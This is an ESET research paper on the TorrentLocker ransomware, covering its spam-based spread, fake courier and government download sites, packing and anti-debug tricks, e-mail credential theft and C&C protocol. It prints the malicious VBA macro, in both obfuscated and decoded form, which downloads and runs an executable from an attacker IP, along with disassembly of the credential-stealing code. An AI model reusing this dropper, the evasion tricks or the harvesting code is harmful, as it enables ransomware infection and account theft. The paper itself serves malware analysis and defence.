
TorrentLocker

Ransomware in a country near you

Marc-Etienne M.Léveillé

December 2014



ESET ENJOY SAFER TECHNOLOGY™

TorrentLocker

Ransomware in a country near you

Marc-Etienne M.Léveillé

December 2014

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

1. EXECUTIVE SUMMARY

Ransomware is a class of malicious program distributed by cybercriminals to take victims' computers hostage by, for example, encrypting the victims' documents or restricting access to applications. A monetary ransom is demanded by the criminals to "unlock" the infected computer.

Win32/Filecoder.DI, also known as TorrentLocker, is a family of ransomware that upon execution, encrypts users' documents, pictures and other type of files. Victims are requested to pay up to 4.081 Bitcoins (approximately US$1500) by the malicious gang to decrypt their files. This ransom can only be paid in Bitcoins.

TorrentLocker's name was given by iSIGHT Partners in a blog post published in August 2014 [8]. It comes from the registry key used by the malware to store configuration information, under the fake name "Bit Torrent Application". Recent variants of TorrentLocker no longer use this key path to store information.

```
HKEY_CURRENT_USER\Software\Bit Torrent Application\Configuration
```

As discovered by Vínsula in June 2014 [7], the name the cybercriminals decided to give to their "project" is **Racketeer**. There are functions and files prefixed with the word "rack" both in TorrentLocker samples (`rack_init, rack_encrypt_pc`, ...) and in scripts filename on the C&C server (`rack_cfg.php, rack_admin.php`, ...). A "racket" is actually a good word to describe TorrentLocker: it creates a problem that can only be solved by buying the decryption software from the criminals.

Here is a summary of the findings we will discuss in this paper.

- Out of 39,670 infected systems, 570 or **1.45% have paid the ransom to the criminals**.
- These 570 payments made to the gang tell us they made **between US$292,700 and US$585,401** in Bitcoins.
- According to data from the C&C servers, at least **284,716,813 documents have been encrypted** so far.
- We believe the actors behind TorrentLocker are the same **as those behind the Hesperbot** family of banking trojan malware.
- Spam campaigns to distribute TorrentLocker are **targeted to specific countries**. The following countries have been targeted so far:
  - Australia
  - Austria
  - Canada
  - Czech Republic
  - Italy
  - Ireland
  - France
  - Germany
  - Netherlands
  - New Zealand
  - Spain
  - Turkey
  - United Kingdom
- TorrentLocker actors have been **reacting to online reports** by defeating indicators of compromise (IOCs) used for detection and changing the way they use AES from CTR to CBC mode after a method for extracting the keystream was disclosed.
- The first traces of TorrentLocker – according to ESET's telemetry – are from **February 2014**. Online reports also accord with this date.

2. INTRODUCTION

There have been many reports of TorrentLocker online. We know some of the information in this report has been reported and analyzed before. But for the sake of completeness, we have decided to include them and credit the organization which first reported it. We have an exhaustive list of references at the end of this paper.

In late 2013, the CryptoLocker ransomware [21] gained a lot of attention. It was hit by Operation Tovar [22] mid-2014. Although they share many similarities, TorrentLocker is a different threat.

The first online report of the TorrentLocker malware family was published by TÜBİTAK BİLGEM [1] on February 20th 2014. The screenshot of Windows' registry editor clearly shows the use of the `HKCU\Software\Bit Torrent Application\Configuration` as described by iSIGHT Partners [8] in August 2014.

Early 2014 variants were less sophisticated than the currently distributed versions of the malware. They required the victims to send e-mail messages to the perpetrators in order to make payments and receive their decryption keys. This part has been automated nowadays with the help of a payment page explaining how to pay with Bitcoins to receive the decryption software.

The purpose of this report is to:

- present our findings about recent versions of TorrentLocker,
- give technical details about the encryption used by the ransomware,
- and create a reference for future research on this threat and ransomware in general.

This paper is divided into four main sections. It starts with a description of TorrentLocker's infection vector. Then, an analysis of the malware including details about the cryptography is given. We will then discuss the links we made between Hesperbot and TorrentLocker actors. The last section includes statistics we gathered from the C&C servers.

3. INFECTION VECTOR

Online reports from TorrentLocker's victims indicate that the infection from TorrentLocker always starts with a spam e-mail suggesting that the victim open a "document". This "document" actually is the malicious executable that will install TorrentLocker and encrypt the files. ESET's telemetry also suggests that spam seems to be the only infection vector since August 2014.




Figure 1. **Ways to reach a TorrentLocker infection from a spam e-mail message**

As shown in Figure 1, there are various paths which can be taken in order to execute the malicious executable file. We have witnessed all the paths shown in the graphic. For example, there are cases were TorrentLocker was inside a `.zip` file attached to an e-mail message. In other cases, the message contains a link to download the `.zip` file either directly or from a CAPTCHA-enabled download page.

Here is a few examples of the topics of message sent to the victims:

- Unpaid invoice
- Package tracking
- Unpaid speeding ticket

In all cases, the message is **localized** to the victim's location. For example, if a victim is believed to be in Australia, fake package tracking information will be sent spoofed to appear as if it comes from Australia Post. The location of the potential victim can be determined by the top level domain used in the e-mail address of the target or the ISP to which it is referring.

3.1 Download page

One of the popular and effective ways of propagating TorrentLocker is by the use of download pages that mimic local businesses or government websites. In this scenario, victims are sent links inside e-mail messages. When they click on these links, fake pages are shown leading to downloads of malicious executables.

These download pages are also visible **only from certain countries**. A visitor coming from a country that is not targeted by the group will be redirected to the Google search page. Filtering is based on the IP address of the victim.

A visitor opening the page using a non-Windows operating system will be invited to use a Windows computer to visit the page instead. The server uses the browser's user-agent to determine if it's running on Windows.




Figure 2. **Page served to non-Windows users**

Actors behind this scam are buying domain names that look very similar to the real ones to fool the victims into thinking the sites are legitimate. A few examples are in the following table.

Table 1. **Example domain used in TorrentLocker distribution campaigns**

Fake site domain	Real site domain
austpost-tracking.com	austpost.com.au
austpost-tracking.org	
royalmail-tracking.org	royalmail.com
royalmail-service.co.uk	
nsw-gov.net	osr.nsw.gov.au
osr-nsw-gov.net	

A list of known domain names used by this group for download pages and distributing TorrentLocker in November 2014 is available in Appendix B.

3.2 CAPTCHA

To persuade victims into thinking the sites are real, they are asked to type in a CAPTCHA to download the alleged "document". This way of using a CAPTCHA image gives a false sense of security to the visitor.

In the first versions of these pages, the user could type in anything and the malicious `.zip` file would be downloaded. In newer fake sites, the page will refuse to distribute the ransomware if the CAPTCHA is not correctly entered.




Figure 3. **Download page examples**

You can find more screenshots of download pages in Appendix A.

3.3 Word document with VBA macros

In November 2014, a new method of infection was observed. E-mail messages are still used to distribute TorrentLocker, but this time a `.zip` file is attached to the message. This `.zip` file contains a Word (`.doc`) document. If the user enables the macros, a VBA script is launched. This script will download and execute the TorrentLocker's binary Win32 PE file.

The VBA script is lightly obfuscated.

Original obfuscated VB code

```
[...]
Open Chr(82) & Chr(76) & Chr(76) & Chr(69) & Chr(81) & Chr(65) & Chr(46) & Chr(82) &
Chr(72) & Chr(76) For Binary As 12
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
Put #12, , eheqiubn
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
Close #12
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
cmxhwsuo:
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
 xwrr5e2ngn3ofo65cnfwctqt7rvvyxzu0gbdg47u8h3zgt9hcb Chr(104) & Chr(116) & Chr(116)
& Chr(112) & Chr(58) & Chr(47) & Chr(47) & Chr(49) & Chr(48) & Chr(57) & Chr(46)
& Chr(49) & Chr(48) & Chr(53) & Chr(46) & Chr(49) & Chr(57) & Chr(51) & Chr(46) &
Chr(57) & Chr(57) & Chr(47) & Chr(97) & Chr(46) & Chr(112) & Chr(110) & Chr(103),
Environ(Chr(116) & Chr(101) & Chr(109) & Chr(112)) & Chr(92) & Chr(74) & Chr(75)
& Chr(87) & Chr(84) & Chr(89) & Chr(65) & Chr(68) & Chr(88) & Chr(74) & Chr(85) &
Chr(77) & Chr(46) & Chr(101) & Chr(120) & Chr(101)
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
End Sub
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
'kbeppoanqkcvsptytcxsbnceypghnorqezvlkymbfzjadffpocptpxyuoiihvvlqgkjeexvnotpvggwf
```

Unobfuscated code

```
Open "RLLEQA.RHL" For Binary As 12
Put #12, , eheqiubn
Close #12
cmxhwsuo:
DownloadAndExecute "http://109.105.193.99/a.png", Environ("temp") & "\J
KWTYADXJUM.exe"
End Sub
```

The code acts as a dropper and will download and execute a file misleadingly named `a.png`, which is actually a binary Win32 PE file containing TorrentLocker's malicious code.

4. OVERALL SCHEME




Figure 4. **From infection to locked state**

When TorrentLocker's core is started, it asks the C&C server for a ransom page. This ransom page is an HTML page with a warning about the infection and a link to the payment page. If it's successful in getting the page, TorrentLocker generates a random 256-bit AES key. This key will be RSA encrypted with a hardcoded 2048-bit public key before being sent to the C&C server. TorrentLocker will start encrypting documents using the generated AES key on the victim's computer. Encryption is limited to files with specific extensions. The list of extensions is hardcoded in the binary and is shown in Appendix E). It will search for files on all mounted drives and network resources.

Once this is done, the key is erased from memory by calling `memset(aes_key, 0, aes_key_size)`. Unless the memory was dumped during the encryption process, it is unlikely to be possible to extract the key from memory after a successful encryption. It also uses memset from each copy of the key created. Finally, the ransom page pops up.

Figure 5. **Example ransom page in English**

This ransom page contains a link to the payment page reachable via a Tor network .onion-routed host. Interestingly, this .onion-routed host is actually the same host that acts as a C&C server for TorrentLocker. It is hard-coded with a regular domain name in TorrentLocker samples, revealing their IP addresses. This makes it easy to find the actual location of the server (or likely the reverse proxy).




Figure 6. **Example payment page in English targeting UK**

There are references to the infamous CryptoLocker on the page. Despite the use of CryptoLocker logo, it is not related to the same malware family. This is possibly a trick to mislead victims searching for help or just because authors were too lazy to give them an original brand.

5. MALWARE ANALYSIS

5.1 Obfuscation




Figure 7. **TorrentLocker injects into other processes before doing its malicious tasks**

Two layers of injections happen before the TorrentLocker payload is executed. The executable file that is distributed inside the `.zip` file is what we will call the dropper. This dropper decrypts the second layer, which we call the launcher. Finally, the launcher will inject code into `explorer.exe` and start a remote thread at the `__remote_entry`-exported symbol.

5.1.1 Dropper

We have seen a few different versions of the dropper, but this analysis is based on a sample with a compile date from October 15th 2014 (SHA-1 starting with `40B1D84B`).

The dropper implements some well-known tricks to make analysis of the binary harder, such as resolving external symbols dynamically. An uncommon anti-debug technique is to use the `OutputDebugString` API. Under normal circumstances, `OutputDebugString` does nothing and returns instantly, but when a process is debugged, it will send data to the debugger. The dropper will call the functions 320,500 times, making the debugger stall because it's too slow to process all those calls. It could also defeat sandboxes that start the process in debug mode. Once the loop is finished, it just continues the execution.




Figure 8. **Calling `OutputDebugString` 320,500 times**

The packer will use two PE resources from the dropper to extract its payload. The first resource contains a 16-byte key at the start to decrypt the rest of itself. The newly-decrypted part contains a key to decrypt the second resource and what seems like packer configuration. By changing this configuration, the packer can enable some anti-virtual machine tricks like checking the result of the `in` instruction or `vpcext`, which are used respectively to detect VMWare or VirtualPC virtualization software.

The encryption used to decrypt the resources is a slightly modified RC4. During the decryption, a variable that should be initialized to zero is left unmodified. This yields a different result in the decrypted plaintext. Interestingly, this mistake is also present in MiniDuke, as documented by F-Secure in their paper about this malware family (page 9). It is unclear whether the bug was left there on purpose or simply to fool malware researchers.

The plaintext of the second resource is a PE file. The dropper will create a new process in suspended state, allocate memory in this new process, write the content of the decrypted PE and resume the process to launch it at its entry point. This new process is what we call the launcher.

5.1.2 Launcher

The launcher is quite simple. It has two purposes: to copy the dropper and to start TorrentLocker's "core". To do so, it decrypts and then decompresses a DLL with aPLib and injects its code into a new `explorer.exe` process or `svchost.exe` process. If it does not have administrative privileges, it will ask the user for the privileges and then restart the dropper with them.

5.2 Local store

TorrentLocker keeps some information on the infected machine. It used to keep this data inside the Windows registry but recent variants use files inside a randomly named directory under the `Application Data` directory of the `All Users` profile or the `Programs` directory. Files are encrypted with AES-256-CBC. The key is hardcoded inside the binary and changes from one campaign to another. There is also code to generate an AES key based on the Windows install date instead, but this code doesn't seem to be used. The initialization vector (IV) is the same in all observed variants. It is shown in Appendix F.

Table 2. **File name and content of the TorrentLocker's local store**

File name (or registry key)	Content
00000000	Integer representing its current state (ransom page received, files are encrypted, etc)
01000000	Dropper PE file
02000000	Path to the dropper PE file on disk
03000000	Ransom page HTML content
04000000	Number of encrypted files

5.3 SMTP credentials and address book stealing

TorrentLocker's side task is to harvest details from e-mail client programs. It will steal credentials for the SMTP server settings and address book of the victim. It contains code that will work for Thunderbird, Outlook, Outlook Express and Windows Mail.

```
push    offset aPstorecreatein ; "PStoreCreateInstance"
push    offset LibFileName ; "pstorec.dll"
call    ds:LoadLibraryA
push    eax             ; hModule
call    ds:GetProcAddress
test    eax, eax
jz      short loc_415603
push    edi
push    edi
push    edi
push    offset ipstore
call    eax             ; PStoreCreateInstance
test    eax, eax
jnz     short loc_415603
push    esi             ; int
push    offset aSoftwareMicr_2 ; "Software\\Microsoft\\Internet Account M"...
```

Figure 9. **Usage of the Protected Storage API to get e-mail client configuration**

```
PathCombineW(mab_path, thunderbird_profile_dir, L"abook.mab");
v6 = parse_mab_file(mab_path, output);
PathCombineW(mab_path, thunderbird_profile_dir, L"history.mab");
success = 1;
if ( !(v6 + parse_mab_file(mab_path, output)) )
  success = 0;
```

Figure 10. **Parse Thunderbird's address book too**

Knowing that TorrentLocker spreads via spam e-mail messages, stealing this information makes a lot of sense. Attackers use the list of e-mail addresses it gathers to send more spam. It can also use SMTP credentials to leverage the reputation of legitimate SMTP accounts to send its links and attachments leading to more TorrentLocker installs.

5.4 Network protocol

Please note that the network protocol described in the paper is based on TorrentLocker samples distributed between October 2014 and the release of this paper.

5.4.1 Choosing a C&C server

TorrentLocker communicates with its C&C server using a hardcoded URL inside the executable file. In the event that the domain does not resolve or the server does not respond, a domain generator algorithm (DGA) is used to create a list of 30 domain names. The DGA feature was added to TorrentLocker in October 2014. The full list of domain names generated by TorrentLocker's latest variants is available in Appendix D. One of them is registered, but it does not act as a C&C server (it does not respond to HTTPS). We don't think the malefactor registered this domain.

5.4.2 Communication protocol

TorrentLocker uses quite a simple protocol to report to its C&C server. This protocol has changed over time. This report describes the latest version, currently in use.

Encryption

TorrentLocker relies on SSL to encrypt its traffic with the C&C server. Some variants are known to use a chained `XOR` encryption instead of SSL as described by iSIGHT Partners [10] in September 2014.

Each HTTP POST request to the C&C server contains the following data:

Table 3. **Structured of messages send to C&C server**

Type	Description
Zero terminated 32 wide char string (66 bytes)	A generated computer ID based on the computer name, Windows version and install date
Zero terminated 32 wide char string (66 bytes)	The name of the campaign
1 byte integer	The query type (0 to 6)
4 bytes integer	The additional data length (zero if no additional data is sent)
n bytes	Additional data

